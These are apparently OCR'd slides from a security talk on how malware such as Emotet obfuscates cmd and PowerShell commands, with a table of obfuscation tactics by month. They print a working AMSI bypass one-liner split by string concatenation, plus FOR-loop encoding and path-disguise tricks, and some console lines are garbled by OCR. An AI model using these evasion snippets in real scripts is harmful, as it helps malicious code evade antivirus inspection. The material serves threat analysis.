
```
cmd /V:ON /C "set
unique=stirf&&FOR %A IN (4 2 3 0 1
1337)
do set
final=!final!!unique:~%A,1!&& IF
%A==1337
CALL %final:~-5%"
```


```
C:\>cmd /V:ON /C "set unique=stirf&&FOR %A IN (4 2 3 0 1 1337) do set final=!final!!unique:~%A,1!&& IF %A==1337 CALL %fi
nal:~-5%"

C:\>set final=!final!!unique:~4,1!  && IF 4 == 1337 CALL %final:~-5%

C:\>set final=!final!!unique:~2,1!  && IF 2 == 1337 CALL %final:~-5%

C:\>set final=!final!!u

C:\>set final=!final!!u

C:\>set final=!final!!u

C:\>set final=!final!!u
'first' is not recogniz
operable program or batch file.
```



Rename

- Let’s copy paste everything!




This PC › OS (C:) › Windows › System32 › WindowsPowerShell › v1.0 ›
C:\Users\Gal\AppData\Local\Temp\NotPowerNotShell\FIRST.exe
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Users\Gal\AppData\Local\Temp\NotPowerNotShell> Write-Host "WTF"
WTF
PS C:\Users\Gal\AppData\Local\Temp\NotPowerNotShell>

String Concatenation

- String Concatenation
- Story time! ☺


```
PS:\>
[Ref].Assembly.G                                em.Management.Au
tomation.AmsiUti                                d('amsiInitFaile
d','NonPublic,St                                lue($null,$true)
```

```
PS:\>
[Ref].Assembly.GetType('System.Management.Au
tomation.Am'+'siUtils').GetField('amsiInitFa
iled','NonPublic,Static').SetValue($null,$tr
ue)
```


https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/

Environment Variables

- What is an environment variable?
- Potential x86 sandbox bypass?
  - Program files vs. program files (x86)
- Funny incompatibility with Windows XP
  - Documents and Settings vs. Users



Obfuscation Layers per Sample


Tactic
String Format
Reverse
FORcoding
Base64 Encoding
Replace
Rename
String Concatenation
Caret and Apostrophe
Secure String
Environment Variables
Jan.
Feb.
Mar.
Apr.
May
June
July
Aug.
Sept.
Oct.

Date	Special Characters	Reverse	Numbers	Replace	Base64	string
March	NO	NO	NO	NO	NO	NO
April	NO	NO	NO	YES	YES	YES
May	NO	NO	NO	NO	NO	NO
June	NO	NO	YES	NO	NO	NO
August	NO	NO	YES	NO	YES	NO
August	NO	NO	YES	NO	NO	NO
September	NO	NO	NO	NO	NO	NO
September	NO	YES	NO	NO	NO	NO
September	YES	NO	NO	NO	NO	NO
September	NO	YES	NO	NO	NO	NO
October	NO	YES	NO	NO	NO	NO

Zooming In – Emotet

Fortune Telling: More of the Same

```
C:\jOuwbsbAQ\PhUHYKKrs\mnlnuaRmUvt\..\..\..\windows\system32\cmd.exe
```

- Only limited by imagination and esoteric “features”
- Medium-long range:
  - Solutions will get better
  - New genres will emerge


Questions?